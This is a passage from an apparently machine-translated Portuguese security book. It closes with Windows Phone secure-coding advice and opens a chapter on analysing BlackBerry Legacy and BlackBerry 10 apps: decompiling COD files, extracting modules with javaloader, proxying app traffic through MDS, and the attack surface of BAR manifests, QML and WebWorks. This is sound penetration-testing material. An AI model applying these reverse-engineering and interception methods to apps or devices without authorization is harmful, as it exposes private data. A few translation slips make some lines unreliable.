Infelizmente, até o momento em que este artigo foi escrito, não havia nenhuma maneira documentada de limpar programaticamente um cache criado pelo uso de um `WebView`. Consulte a seção apropriada na seguinte postagem do blog do MSDN: [http://blogs.msdn.com/b/wsdevsol/archive/2014/04/03/ten-things-you-need-to-know-about-webview-2d00\\_an-update-for-windows-8.1.aspx#AN7](http://blogs.msdn.com/b/wsdevsol/archive/2014/04/03/ten-things-you-need-to-know-about-webview-2d00_an-update-for-windows-8.1.aspx#AN7).

## Como evitar bugs de código nativo

Como o código nativo não tem os recursos de segurança do CLR (Common Language Runtime) para protegê-lo, os aplicativos do Windows Phone escritos em código nativo (C, C++) ou aqueles que fazem chamadas para módulos nativos precisam ser escritos com cuidado para evitar vulnerabilidades no código nativo.

Os componentes de código nativo que contêm vulnerabilidades como bugs de corrupção de memória (estouro de heap, estouro de pilha, etc.), bugs de formatação de string, uso de variáveis não inicializadas, etc., podem ser vítimas de ataques clássicos de código nativo.

Portanto, os desenvolvedores devem revisar suas bases de código nativas quanto ao uso indevido de APIs perigosas e outras codificações inseguras

práticas.

Recomendamos consultar os seguintes recursos para obter informações sobre as diretrizes de codificação de segurança para o desenvolvimento de código nativo, que são fornecidas pelo CERT: diretrizes de codificação segura em C em <https://www.securecoding.cert.org/confluence/display/seccode/CERT+C+Coding+Standard> e diretrizes de codificação segura em C++ em <https://www.securecoding.cert.org/confluence/pages/viewpage.action?pageId=637>.

Também recomendamos consultar a lista de APIs proibidas da Microsoft, que é oferecida como um arquivo de cabeçalho C e C++. Você pode obter o arquivo diretamente por meio do seguinte URL:

<http://download.microsoft.com/download/2/e/b/2ebac853-63b7-49b4-b66f-9fd85f37c0f5/banned.h>

Considere a possibilidade de inserir `#include` para colocar o arquivo em seu código para fins de análise. O recurso a seguir discute como usar `banned.h` para analisar se a sua base de código está usando indevidamente APIs potencialmente perigosas: <http://blogs.microsoft.com/cybertrust/2012/08/30/microsofts-free-security-tools-banned-h/>.

Caso contrário, você pode analisar manualmente o uso que seu aplicativo faz das APIs listadas em `banned.h` para garantir que nenhum uso indevido da API possa resultar em vulnerabilidades clássicas de código nativo.

## Uso de recursos de mitigação de exploits

Como já discutimos no Capítulo 10 e no Capítulo 11, o Windows Phone oferece suporte a vários recursos de atenuação de exploração, incluindo:

- Proteções /GS (cookies de pilha e outras proteções contra estouro de pilha, como reordenação de variáveis)
- NXCOMPAT (DEP)
- SafeSEH
- /YNAMICBASE (ASLR)

De acordo com as configurações padrão do Visual Studio, todos esses recursos são ativados em binários nativos criados a partir do Visual Studio, portanto, a menos que essas configurações tenham sido alteradas, os componentes nativos do seu aplicativo devem ter esses recursos. Ter recursos de atenuação de exploração reduz significativamente a facilidade com que as vulnerabilidades de código nativo podem ser exploradas em aplicativos vulneráveis. É altamente recomendável ativá-los em todos os binários nativos que fazem parte de seu aplicativo.

A Microsoft lançou uma ferramenta útil chamada BinScope, disponível em <http://www.microsoft.com/en-gb/download/details.aspx?id=11910>, com o objetivo de analisar binários nativos para garantir que as tecnologias recomendadas de atenuação de exploração estejam ativadas no binário em questão.

Recomendamos que os desenvolvedores executem o BinScope em todos os binários nativos distribuídos como parte de seus aplicativos. De qualquer forma, parece que, para os aplicativos do Windows Phone 8.1, a Microsoft insiste na aprovação do catálogo de testes do BinScope. Consulte o seguinte recurso para obter mais detalhes:

<http://msdn.microsoft.com/en-us/library/windowsphone/develop/dn629257.aspx#binscope>

## Resumo

Neste capítulo, nosso objetivo é oferecer algumas diretrizes importantes para a implementação de aplicativos seguros para Windows Phone. Recomendamos seguir as diretrizes ao tentar implementar aplicativos do Windows Phone com requisitos de segurança:

- Criptografe todos os dados confidenciais, sejam eles armazenados em bancos de dados ou em outros formatos de arquivo.
- Siga as práticas de criptografia padrão do setor e, de preferência, use o AES-256.
- Aplique princípios sensatos de gerenciamento de chaves de criptografia. Por exemplo, use PBKDF2 e aplique uma política de complexidade de senha razoavelmente rígida.
- Use uma fonte de dados aleatórios segura, quando necessário (ou seja, `RNGCryptoServiceProvider`).
- Tente apagar chaves e senhas da memória, por meio de uma abordagem de melhor esforço, quando elas não forem mais necessárias.

- Evite a injeção de SQL em aplicativos que usam bancos de dados
- derivados de SQLite. Implemente comunicações de rede seguras via
- SSL/TLS. Tome cuidado para evitar bugs de script entre sites e de injeção de scripts.
- Certifique-se de que a análise de XML não resolva DTDs, a menos que essa funcionalidade seja especificamente exigida
- por seu aplicativo. Tente limpar o cache da Web e os cookies quando eles não forem mais necessários.
- Aplique diretrizes de codificação segura de código nativo para evitar bugs tradicionais, como estouro de
- buffer. Crie seus módulos nativos com os recursos de atenuação de exploração ativados.

# CAPÍTULO 14

## Análise de aplicativos BlackBerry

O BlackBerry foi a plataforma de smartphone dominante para empresas no início e em meados dos anos 2000. Embora seu domínio tenha sofrido um forte declínio, talvez você ainda precise analisar aplicativos para ele em algum momento.

Este capítulo apresenta uma introdução às plataformas BlackBerry, algumas das características de segurança das quais você precisa estar ciente e as ferramentas necessárias para colocá-lo em posição de analisar um aplicativo BlackBerry. Em seguida, discutimos algumas técnicas específicas de análise de alto nível para aplicativos BlackBerry 10. Este material não abrange os aplicativos baseados no Adobe AIR do BlackBerry 10 porque o suporte a eles foi descontinuado na versão 10.3.1. Para o BlackBerry Legacy, fornecemos uma visão geral resumida da plataforma e das técnicas de análise.

Fundamentalmente, é importante reconhecer que os aplicativos BlackBerry (tanto Legacy quanto 10) são, em geral, desenvolvidos usando tecnologias comuns, como Java, C/C++ (ELF), HTML5 e JavaScript, e, como tal, é importante compreender os aspectos e as ferramentas específicos da plataforma, pois a maioria, se não todos, os problemas específicos da linguagem são transferidos de outras plataformas que usam tecnologias semelhantes.

## Entendendo o BlackBerry Legacy

BlackBerry Legacy é a plataforma 7.x e anterior. Essa plataforma estava no mercado durante a era dominante da BlackBerry no mercado de smartphones. Embora não seja a mais recente, ela continua a ter forte representação em determinados subsetores e mercados emergentes. Devido a esse legado, aliado à representação em determinados ambientes de alta segurança, como os setores de serviços governamentais e financeiros, é importante saber como acessar os aplicativos.

### Arquitetura, segurança e o simulador

A plataforma BlackBerry Legacy é baseada em um sistema operacional leve, personalizado e em tempo real (o sistema operacional BlackBerry, ou BBOS) e na Java Virtual Machine (JVM), que é personalizada, embora seja considerada compatível com a SUN/Oracle. O BBOS é executado no processador de aplicativos (AP) e fornece a camada de abstração entre a JVM e o hardware.

Na verdade, o simulador do BlackBerry Legacy é muito próximo, em termos de arquitetura e código, da JVM e do BBOS executados no dispositivo. Ou seja, a JVM é praticamente idêntica e há stubs para as APIs do BBOS usadas pela JVM, que, em vez de serem traduzidas para o hardware real, são traduzidas para funcionalidades específicas do simulador ou correspondentes ao Microsoft Windows.

As diferenças notáveis entre o dispositivo e o simulador são que, embora o código do dispositivo seja compilado para a arquitetura de CPU ARM, o simulador é compilado para a arquitetura de CPU X86. O simulador, em virtude de sua finalidade, também fornece vários dispositivos de hardware simulados (GPS, rede celular, etc.) e a capacidade de realizar determinadas operações, como não aplicar determinados controles de segurança encontrados no dispositivo. Essa flexibilidade com esses controles é muito útil durante o desenvolvimento. No entanto, esses controles de segurança não podem ser subvertidos em um dispositivo real, portanto, sempre vale a pena verificar qualquer vulnerabilidade descoberta em um aplicativo em um dispositivo real e não apenas no simulador.

O modelo de segurança do BlackBerry Legacy é totalmente implementado na JVM. Todos os conceitos de segurança de alto nível, como controles de aplicativos, criptografia, mecanismos de armazenamento de aplicativos privados, assinatura de código e assim por diante, são implementados lá.

### Aplicativos e arquivos COD

Os aplicativos BlackBerry Legacy são, em sua essência, baseados em Java; no entanto, diferentemente de seu primo para desktop, seus aplicativos não são armazenados em arquivos JAR, mas em arquivos COD. Esses arquivos COD são gerados por um gerador BlackBerry personalizado que pega os arquivos de classe Java compilados e os converte. O motivo desse mecanismo de armazenamento personalizado não é ofuscar ou frustrar, mas otimizar o desempenho e o espaço. A BlackBerry explica por que usa uma estrutura de arquivo personalizada na patente por trás do formato COD:

Os arquivos `.class` do Java podem ser arquivados (e opcionalmente compactados) em um arquivo `.jar`. Entretanto, os arquivos `.jar` não são diretamente interpretáveis pela Java VM, e os arquivos `.class` devem ser extraídos (e descompactados, se aplicável) do arquivo `.jar` (e lidos na memória) para que sejam vinculados, resolvidos e interpretados pela Java VM. Embora os arquivos `.jar` que contêm arquivos `.class` arquivados e compactados sejam menores do que os próprios arquivos `.class` (e, portanto, mais adequados para a transmissão entre dispositivos de comunicação), o espaço de armazenamento para os arquivos `.class` extraídos (e descompactados, se aplicável) precisa estar disponível no ambiente em que o aplicativo será executado, para que a Java VM possa acessar os arquivos `.class`. Consequentemente, uma solução que envolva arquivos `.jar` pode não representar uma economia no espaço de armazenamento.

-<https://www.google.com/patents/WO2004051468A1>

A vantagem do formato COD é que os arquivos produzidos com ele podem ser vinculados sem a necessidade de descompactá-los. Além disso, a otimização (com exceção da compilação Just-In-Time) é feita no lado do PC comparativamente barato durante a compilação e a produção dos arquivos COD.

Entretanto, observe que nem todos os CODs são classes Java otimizadas e convertidas. É confuso, mas alguns podem ser, na verdade, arquivos zip. É por isso que, ao analisar aplicativos BlackBerry Legacy, é importante verificar o conteúdo real antes de iniciar a análise.

Além dos aplicativos Java puros, a BlackBerry também introduziu aplicativos baseados em WebWorks (HTML5 e JavaScript). Os aplicativos WebWorks têm um nome COD, mas são arquivos zip padrão.

Portanto, quando você vir uma CdM, lembre-se de que ela pode ser

- Uma classe Java otimizada, que requer ferramentas personalizadas para engenharia reversa, conforme discutido mais adiante neste capítulo
- Um arquivo zip, que pode ser extraído com utilitários comuns de descompactação

## Engenharia reversa de arquivos COD

Nesta seção, analisaremos como fazer a engenharia reversa dos arquivos que contêm os aplicativos legados do BlackBerry. Percorremos o processo analisando os tipos de contêineres e as ferramentas usadas para extrair seu conteúdo.

### Arquivos Java COD

Devido ao formato proprietário usado por arquivos COD de formato não zip, as ferramentas tradicionais de descompilação de classes Java, como o JAD, não funcionam. Em vez disso, dois projetos de código aberto ajudam na engenharia reversa de arquivos COD:

- **cod2jar** (<https://code.google.com/p/cod2jar/source/checkout>)
- **coddec** (<http://dontstuffbeansupyournose.com/2009/02/19/disassembling-blackberry-apps-take-2/> e o original em <http://drbolsen.wordpress.com/2008/07/14/coddec-released/>)

O coddec foi a primeira ferramenta de engenharia reversa de COD, originalmente desenvolvida pelo Dr. Bolsen e posteriormente atualizada pela equipe do DontStuffBeansUpYourNoes. No entanto, às vezes ele pode ser um pouco frágil. O cod2jar é um aplicativo baseado em Python e tende a produzir resultados em arquivos COD criados com versões mais recentes do BlackBerry SDK.

Lembre-se de que os desenvolvedores podem tentar ofuscar seu código usando ferramentas como o ProGuard (<http://proguard.sourceforge.net/>) ou modificar a estrutura de arquivos do COD para quebrar essas ferramentas.

Depois que os arquivos COD nos quais você está interessado tiverem sido descompilados, você estará livre para realizar uma revisão de código como faria com qualquer outro aplicativo Java.

### Arquivos Zip COD

Você pode renomear os arquivos COD baseados em zip (quando necessário; por exemplo, normalmente no Microsoft Windows) e, em seguida, extraí-los com utilitários de arquivo zip comuns, como o 7zip no Microsoft Windows ou o unzip no Linux e similares.

Dependendo da finalidade do zip, por exemplo, WebWorks versus um COD irmão, o conteúdo variará.

## Ambiente de desenvolvimento Java e interface JVM

O ambiente de desenvolvimento Java (JDE) baseado no Eclipse (<http://developer>

[.blackberry.com/bbos/java/download/JDE/](http://blackberry.com/bbos/java/download/JDE/)) é usado para desenvolver aplicativos Java para o BlackBerry Legacy. O JDE se comunica com o simulador e o dispositivo real por meio da mesma interface de software JVM. O simulador usa uma técnica para parecer conectado ao BlackBerry Desktop Manager, de modo que não é necessário implementar uma pilha USB completa.

A interface JVM utilizada pelo JDE fornece todas as funcionalidades de que o JDE precisa, incluindo carregamento e execução de CODs, reflexão e funcionalidades semelhantes.

O utilitário `javaloader.exe`, que é fornecido com o JDE (<http://btsc.webapps.blackberry.com/btsc/viewdocument.do?externalId=KB25526>), também se comunica com essa mesma interface JVM. O utilitário `javaloader.exe` fornece funcionalidade para listar os arquivos COD instalados e os copia do dispositivo para o PC, entre outras coisas. Essa e outras funcionalidades serão de interesse para quem deseja analisar aplicativos, como mostrado aqui:

```
JavaLoader [-u] [-p[port] | [pin]] [-b[baud]] [-d0|-d1] [-w[senha]] [-q] [comando]

-u Conectar ao computador de mão USB (o padrão é serial)
-p[port] Especifica a porta serial (somente dispositivos portáteis seriais)
-p[pin] Especifica o PIN do computador de mão (somente computadores de mão USB; prefixo de pino hexadecimal '0x')
)
-b[baud] Especifica a taxa de baud (somente dispositivos portáteis seriais)
-d0 Desativa o modo de depuração da VM
-d1 Ativa o modo de depuração da VM
-w[password] Conecta-se usando a senha especificada
-q Modo silencioso

[comando] é um dos

seguintes

dir [-d] [-s] [-1]
Lista os módulos no computador de mão
-Exibir informações de dependência
-s Exibir irmãos
-1 Saída de coluna única

informações do dispositivo
Fornece informações sobre o computador de mão

carregar [.cod file] ...
Carrega módulos no computador de mão

Carregar arquivo [.jad].
Carregar módulos descritos pelo JAD no computador de mão

carregar @[manifesto] ...
Carrega todos os módulos nomeados em [manifest] no computador de mão

salvar { [módulo] ... | -g [grupo] }
Recupera módulos do computador de mão
-g Recupera todos os módulos em um grupo especificado

info [-d] [-s] [-v] [.cod file] ...
Fornece informações sobre os módulos especificados
-Exibir informações de dependência
-s Exibir informações sobre irmãos
-v Exibir informações detalhadas sobre o módulo
```

A funcionalidade do `javaloader.exe` para salvar os CODs é útil quando ocorre uma instalação over-the-air (OTA) e você deseja obter uma cópia para fazer engenharia reversa ou carregá-la no simulador.

## Assinatura de código de aplicativo

A assinatura de código de aplicativo no BlackBerry não serve para identificar os editores por um nome humano distingível, mas sim para identificar o editor para a JVM. Sim, é verdade que há várias chaves de assinatura internas, que a RIM usa para distinguir seu próprio código e determinados aplicativos de desenvolvedores de terceiros; no entanto, os desenvolvedores de terceiros usam a assinatura de código apenas para aplicar determinados recursos de segurança da plataforma.

Por exemplo, quando você usa o Armazenamento Protegido, o acesso é baseado na assinatura de código e não em qualquer outra coisa. Não é mais complexo do que isso. Se estiver acostumado com a assinatura de código do Microsoft Windows que inclui detalhes sobre a organização de origem, lembre-se de que, especialmente se estiver analisando códigos mal-intencionados, não haverá um indicador claro sobre a organização de origem.

## Sistema de dados móveis BlackBerry

O BlackBerry Mobile Data System (MDS) é a forma como um BlackBerry obtém conexão com a Internet. Ele atua como um proxy entre o dispositivo e o transporte UDP primário do dispositivo e os serviços de Internet, que usam UDP ou TCP, respectivamente.

Um MDS atua como proxy para protocolos de nível superior, como HTTP (e HTTPS, quando configurado). Ao atuar como proxy para esses protocolos, o MDS também oferece funcionalidade de conservação de largura de banda, incluindo compactação de imagem. Além dos protocolos de nível superior, o MDS também pode atuar como proxy de UDP para TCP.

Por que esse detalhe da arquitetura é importante? A maioria dos aplicativos no BlackBerry interage com serviços remotos via HTTP ou HTTPS. O BlackBerry não tem o conceito de proxies HTTP ou HTTPS nativos como os entendemos no desktop, ou seja, uma opção de configuração que os aplicativos obedecerão ao fazer solicitações HTTP ou HTTPS. Assim, para interceptar e observar ou modificar o tráfego desses aplicativos com ferramentas como o BurpSuite, você encadeia um novo proxy HTTP fora do MDS ou do simulador de MDS.

Na configuração do MDS, você inclui algo semelhante ao seguinte para que as solicitações provenientes do dispositivo sejam enviadas para o localhost na porta 1234:

```
application.handler.http.proxyEnabled=true  
application.handler.http.proxyHost=localhost  
application.handler.http.proxyPort=1234
```

O MDS Simulator entra em ação quando você usa o simulador de dispositivo porque é necessário para fornecer a conectividade. Você deve configurar e iniciar o simulador MDS em seu PC antes de iniciar o simulador de dispositivo.

## Registro de eventos do dispositivo

O dispositivo BlackBerry tem um registro contínuo não persistente que os desenvolvedores e o sistema podem utilizar. Vale a pena verificar esse registro durante a análise do aplicativo para ver se algo sensível foi revelado. Para acessar o registro, mantenha pressionada a tecla ALT e digite `lg1g`.

## Entendendo o BlackBerry 10

O BlackBerry 10, quando comparado ao BlackBerry Legacy, é uma reformulação radical. O sistema operacional proprietário em tempo real conhecido como BBOS já não existe mais; em vez disso, ele foi substituído pelo sistema operacional QNX compatível com POSIX, adquirido pela BlackBerry em abril de 2010. A JVM (Java Virtual Machine) também não existe mais; em vez disso, os aplicativos são produzidos usando uma variedade de tecnologias.

Esta seção aborda a plataforma BlackBerry 10 em profundidade e os principais aspectos técnicos que lhe permitem entender a tecnologia e estar em condições de analisar os aplicativos.

## A plataforma BlackBerry 10

O BlackBerry 10 é baseado no micro kernel compatível com QNX POSIX (semelhante ao UNIX) e nos componentes associados do userland que formam o sistema operacional. Userland é um termo usado para descrever os componentes de um sistema operacional que existem fora do kernel.

Não fornecemos uma cartilha detalhada sobre a arquitetura do QNX. Vários recursos podem fornecer uma visão geral fundamental do projeto e da implementação do QNX. Se você estiver interessado nesses conceitos básicos, leia o seguinte:

- Arquitetura do sistema QNX Neutrino -

[http://support7.qnx.com/download/download/26183/QNX\\_Neutrino\\_RTOS\\_System\\_Architecture.pdf](http://support7.qnx.com/download/download/26183/QNX_Neutrino_RTOS_System_Architecture.pdf)

- Arquitetura do sistema- [http://www.qnx.com/developers/docs/6.5.0SP1/neutrino/sys\\_arch/about.html](http://www.qnx.com/developers/docs/6.5.0SP1/neutrino/sys_arch/about.html)

## ■ Um roteiro para o desenvolvimento de software QNX-

<http://www.qnx.com/developers/docs/6.5.0SP1/momentics/bookset.html>)

## ■ Serviço QNX PPS (Persistent Publish/Subscribe) - ([http://www.qnx](http://www.qnx.co.uk/developers/docs/6.5.0/index.jsp?topic=%2Fcom.qnx.doc.neutrino_pps%2Fpps.html)

[.co.uk/developers/docs/6.5.0/index.jsp?topic=%2Fcom.qnx.doc.neutrino\\_pps%2Fpps.html](http://www.qnx.co.uk/developers/docs/6.5.0/index.jsp?topic=%2Fcom.qnx.doc.neutrino_pps%2Fpps.html))

Indo além dos conceitos básicos de sistema operacional e plataforma, discutiremos alguns aplicativos e conceitos de nível superior:

- Os aplicativos são empacotados em arquivos BAR e podem ser escritos usando uma variedade de linguagens de programação e estruturas associadas. Elas serão discutidas em seções posteriores.
- O Authman e o Launcher são responsáveis por iniciar e aplicar recursos quando instruídos a fazê-lo pelo navegador gráfico.
- Os objetos PPS (implementados por meio do serviço PPS) são usados para fornecer uma variedade de fontes de dados e acesso a periféricos, como Bluetooth e configurações semelhantes.

As seções a seguir abordam esses conceitos com mais detalhes. Mas, antes disso, quero reconhecer o trabalho de outras pessoas que, ao contrário de mim, não tiveram a oportunidade de passar anos com o QNX, o PlayBook e o BlackBerry 10 e que, em vez disso, realizaram suas próprias pesquisas, que contribuíram muito para a compreensão pública da plataforma do ponto de vista da segurança:

- Andy Davis e Daniel Martin Gomez por seu artigo "BlackBerry PlayBook Security: Parte Um" - [https://www.nccgroup.com/media/18436/blackberry\\_playbook\\_security\\_part\\_one.pdf](https://www.nccgroup.com/media/18436/blackberry_playbook_security_part_one.pdf)
- Alex Plaskett por sua apresentação "Uma introdução à segurança do BlackBerry 10 (BB10 - QNX)" - [https://labs.mwrinfosecurity.com/system/assets/410/original/mwri\\_blackberry-10-security\\_2013-06-03.pdf](https://labs.mwrinfosecurity.com/system/assets/410/original/mwri_blackberry-10-security_2013-06-03.pdf)
- Tim Brown por sua pesquisa geral sobre o QNX - <http://seclists.org/fulldisclosure/2014/Mar/98>
- Ralf-Philipp Weinmann por sua apresentação na Blackhat "BlackBerryOS 10 from a security perspective" (BlackBerryOS 10 de uma perspectiva de segurança) - <http://www.youtube.com/watch?v=z5qXhgqw5Gc>
- Zach Lanier e Ben Nell por sua apresentação no CanSecWest "Deconstructing BB10" - <https://cansecwest.com/slides/2014/NoApologyRequired-BB10-CanSecWest2014.pdf>
- Shivang Desa por sua postagem "Get Started with Pentesting BlackBerry Apps" (Introdução ao Pentesting de Aplicativos BlackBerry) - <http://blog.attify.com/attifys-guide-to-get-started-with-pentesting-blackberry-apps/>
- The BerryLeaks Wikia - [http://berryLeaks.wikia.com/wiki/BerryLeaks\\_Wiki](http://berryLeaks.wikia.com/wiki/BerryLeaks_Wiki)

## Authman e Launcher

O Authman e o Launcher eram originalmente dois componentes de software desenvolvidos para o BlackBerry PlayBook. O Launcher é o que realmente executa os aplicativos e o Authman é consultado quanto às permissões que devem ser atribuídas. Em seguida, eles foram usados no BlackBerry 10 e, posteriormente, na plataforma QNX CAR. O fato de serem usados na plataforma QNX CAR fornece uma referência pública útil quanto à sua finalidade e funcionalidade ([http://www.qnx.com/developers/docs/qnxcar2/index.jsp?topic=%2Fcom.qnx.doc.qnxcar2.hmi%2Ftopic%2Fhmi\\_authman.html](http://www.qnx.com/developers/docs/qnxcar2/index.jsp?topic=%2Fcom.qnx.doc.qnxcar2.hmi%2Ftopic%2Fhmi_authman.html)).

---

O Authman e o Launcher são processos responsáveis por determinar se um aplicativo tem permissão para usar um conjunto de recursos solicitados e por iniciar o aplicativo se ele tiver permissões suficientes

...

Para iniciar um aplicativo, o Navigator faz uma solicitação ao Launcher. O Launcher lê o arquivo de manifesto do aplicativo (`MANIFEST.MF`) e solicita ao Authman que confirme se o aplicativo tem permissão para usar os recursos solicitados. O Authman verifica esses recursos no arquivo `/etc/authman/sys.res`, que lista os recursos disponíveis do sistema e os aplicativos que têm direito a usá-los.

---

Esse processo é praticamente idêntico no BlackBerry 10. A única diferença real entre o BlackBerry 10 e o QNX CAR

No contexto do Navigator, do Launcher e do Authman, o que se percebe é o BlackBerry Balance. Como resultado, você pode pensar nesses componentes de software (Authman, Launcher e Navigator) como componentes de segurança essenciais para a estrutura de segurança do aplicativo, garantindo que os aplicativos sejam executados como o usuário correto, com os recursos e as permissões corretos.

## Pacotes de aplicativos e arquivos BAR

O formato BAR (BlackBerry Archive) é simplesmente um arquivo zip com uma estrutura bem definida. Essa estrutura bem definida depende do tipo de aplicativo, seja ele nativo, Cascades, HTML5, JavaScript ou Android.

Para nativo, Cascades, HTML5 e JavaScript, essa estrutura é:

```
+  
|  
+-- META-INF  
|  
+-- Nativo
```

Para o Android, a estrutura é:

```
+  
|  
+-- META-INF  
|  
+-- android
```

O diretório `META-INF` contém vários arquivos com metadados. Esses metadados variam, mas os arquivos comuns são:

- **MANIFEST.MF**-Manifesto principal do aplicativo
- **AUTHOR.SF**-Arquivo de assinatura da chave de assinatura do desenvolvedor contendo hashes SHA-512 para os ativos e partes do manifesto, que são protegidos
- **AUTHOR.EC-Assinatura** para `AUTHOR.SF`
- **RDK.SF** - Arquivo de **assinatura** da chave de assinatura do BlackBerry contendo hashes SHA-512 para os ativos e partes do manifesto, que são protegidos
- Assinatura **RDF.EC** para `RDK.SF`
- **MANIFEST\_[Language Code].BBR**-Pontos de entrada de **localização**

O arquivo `MANIFEST.MF` é o mais interessante e, embora a BlackBerry não publique uma especificação, os principais atributos contidos no arquivo são

- **Entry-Point-User-Actions** - Os recursos solicitados ou necessários do aplicativo  
[http://www.qnx.com/developers/docs/qnxcar2/index.jsp?topic=%2Fcom.qnx.doc.qnxcar2.hmi%2Ftopic%2Fhmi\\_authman.html](http://www.qnx.com/developers/docs/qnxcar2/index.jsp?topic=%2Fcom.qnx.doc.qnxcar2.hmi%2Ftopic%2Fhmi_authman.html))
- **Entry-Point-System-Actions** - **As** ações que o sistema executará ao iniciar o aplicativo, ou seja, que ele executará nativamente
- **Entry-Point-Type** - o tipo de aplicativo; os valores aqui incluem Qnx/Elf, Qnx/Cascades, Qnx/WebKit (para aplicativos HTML5 e JavaScript ou WebWorks), Qnx/Uri (para atalhos de URL) e Qnx/Android
- **Ponto de entrada** - O que o sistema executará ao executar o programa

O parâmetro `Entry-Point` pode incluir uma variedade de valores possíveis, dependendo do tipo de aplicativo. Por exemplo, um aplicativo nativo pode ter a seguinte aparência:

Ponto de entrada: [timeout=10 flags=a path=(p600)boot]

Já um aplicativo para Android pode ter a seguinte aparência:

Ponto de entrada: android://com.nccgroup?activity-name=com.nccgroup.activity.Hi

Por fim, um aplicativo HTML5 e JavaScript pode ter a seguinte aparência:

É importante reconhecer que a capacidade de executar binários arbitrários ou ter bibliotecas carregadas ao criar seu próprio manifesto não é considerada um problema de segurança. Isso ocorre porque tudo o que você conseguiria seria a execução dentro do contexto do usuário e dos grupos aos quais o aplicativo seria atribuído de qualquer forma. Existem várias outras maneiras de obter a execução arbitrária de código em um dispositivo ou simulador dentro de uma área restrita, incluindo o modo Desenvolvedor; portanto, a capacidade de executar código ou navegar no sistema de arquivos não é considerada um problema de segurança.

O que seria considerado um problema de segurança seria se você conseguisse obter a execução de código no contexto de outro aplicativo, obter acesso ao diretório de dados privados de outro aplicativo ou modificar o conteúdo da BAR e ainda assim satisfazer as verificações de assinatura.

## Aplicativos nativos

Os aplicativos nativos (<http://developer.blackberry.com/native/documentation/core/>) são aqueles normalmente escritos em C ou C++ por meio do IDE do Momentics. O código do aplicativo é compilado e vinculado a um arquivo ELF (Executable and Linkable Format; consulte [http://en.wikipedia.org/wiki/Executable\\_and\\_Linkable\\_Format](http://en.wikipedia.org/wiki/Executable_and_Linkable_Format)) que é executado pelo Launcher.

Os binários resultantes são produzidos usando a cadeia de ferramentas GCC e, devido ao uso de C e C++, são potencialmente vulneráveis a uma série de classes de vulnerabilidade de corrupção de memória. No entanto, a BlackBerry, por padrão, permite uma série de atenuações para tentar complicar a exploração dessas classes de vulnerabilidade.

Para atenuar ou complicar a exploração de qualquer vulnerabilidade de corrupção de memória que possa estar presente em um aplicativo, a BlackBerry fornece várias defesas implementadas ou habilitadas pelo compilador e pelo vinculador. A BlackBerry oferece uma visão geral desses recursos em sua documentação de desenvolvimento ([http://developer.blackberry.com/native/documentation/core/com.qnx.doc.native\\_sdk.security/topic/using\\_compiler\\_linker\\_defenses.html#dho1384790657335](http://developer.blackberry.com/native/documentation/core/com.qnx.doc.native_sdk.security/topic/using_compiler_linker_defenses.html#dho1384790657335)).

Essas defesas são ativadas por padrão no Momentics IDE para novos projetos, a fim de garantir que as proteções sejam ativadas. Entretanto, elas não são obrigatórias e, como tal, você deve entender o que está disponível versus o que está realmente ativado em uma base por binário e auditar a presença delas. Abordaremos como auditar a presença delas mais adiante neste capítulo.

## Aplicativos de cascatas

Os aplicativos Cascades (<http://developer.blackberry.com/native/documentation/cascades/dev/fundamentals/>) também são aplicativos nativos; no entanto, eles utilizam a estrutura Qt para criar a interface do usuário (UI). Devido a esse uso do Qt, existem várias considerações específicas de segurança além daquelas dos aplicativos C/C++ padrão. Essas considerações se devem à tecnologia QML subjacente e à superfície de ataque que ela introduz.

A BlackBerry discute algumas dessas considerações específicas de segurança em um documento intitulado "Considerações de segurança". A mais marcante dessas considerações é a possibilidade de falsificação da interface do usuário devido à injeção de HTML e, mais importante, o risco de injeção de script (a la JavaScript) em um aplicativo:

---

Se um aplicativo Cascades executar QScript ou JavaScript que seja controlado por um invasor, ele poderá permitir que o invasor acesse os dados do aplicativo ou controle o comportamento do aplicativo. Por esse motivo, é importante que os aplicativos evitem executar dados não confiáveis como parte de scripts.

Quando a classe `QScriptEngine` é usada para executar scripts, é importante que valores não confiáveis nunca sejam anexados à string do script que está sendo executado. Todos os scripts que são executados por um `QScriptEngine` devem ser predefinidos durante o desenvolvimento do aplicativo e nunca devem ser alterados dinamicamente quando o aplicativo estiver em execução.

---

[-http://developer.blackberry.com/native/documentation/cascades/best\\_practices/security/index.html](http://developer.blackberry.com/native/documentation/cascades/best_practices/security/index.html)

---

O próprio projeto Qt também fornece alguns conselhos sobre a segurança do QML; ele fornece uma lista útil de maneiras pelas quais você pode dar um tiro no próprio pé.

---

Uso do import para importar QML ou JavaScript que você não controla. RUIM

Uso do Loader para importar QML que você não controla. RUIM

Usar XMLHttpRequest para carregar dados que você não controla e executá-los. RUIM

<http://qt-project.org/doc/qt-4.8/qdeclarativesecurity.html>

---

É importante ter em mente essa lista não exaustiva, pois veremos como avaliar esses aplicativos mais adiante neste capítulo. Basta dizer que, embora o uso do Cascades acelere o desenvolvimento dos aspectos da interface do usuário, ele oferece a oportunidade de introduzir vulnerabilidades de segurança adicionais.

## Aplicativos HTML5 e JavaScript

Aplicativos HTML5 e JavaScript, também conhecidos como WebWorks ([https://developer.blackberry.com/html5/documentation/v2\\_1/](https://developer.blackberry.com/html5/documentation/v2_1/)), são aplicativos HTML5/JavaScript executados localmente que usam a estrutura do Apache Cordova para expor os recursos nativos do dispositivo, como a câmera, o GPS e assim por diante, aos aplicativos. O mecanismo HTML5/JavaScript é fornecido pelo WebKit, combinado com algumas restrições padrão relacionadas a solicitações de rede e à capacidade de acessar arquivos ou caminhos que não estejam no pacote de aplicativos.

Do ponto de vista de um hacker de aplicativos, existem várias considerações interessantes com relação aos aplicativos WebWorks. A primeira consideração é que a BlackBerry não oferece nem de longe o mesmo nível de orientação de segurança proativa para os desenvolvedores que oferece para outras linguagens. A segunda é que existe a possibilidade de os desenvolvedores criarem extensões personalizadas e expô-las em seus aplicativos HTML5/JavaScript, o que abre a oportunidade para o surgimento de problemas de segurança. Detalhes sobre como os desenvolvedores podem criar plug-ins Cordova personalizados são fornecidos no site de desenvolvedores da BlackBerry ([https://developer.blackberry.com/html5/documentation/v2\\_1/using\\_custom\\_plugins.html](https://developer.blackberry.com/html5/documentation/v2_1/using_custom_plugins.html)). Essas extensões são compostas por uma interface JavaScript e uma implementação nativa. A capacidade de estender aplicativos dessa forma traz consigo uma ampla gama de possibilidades, desde a criação de condições exploráveis de corrupção de memória a partir de tecnologias da Web aparentemente inócuas até uma série de possíveis vulnerabilidades lógicas.

## Aplicativos para Android

Os aplicativos Android no BlackBerry 10 são simplesmente reempacotados. Ou seja, o APK (Android Package) original é mantido e envolvido em uma estrutura BAR.

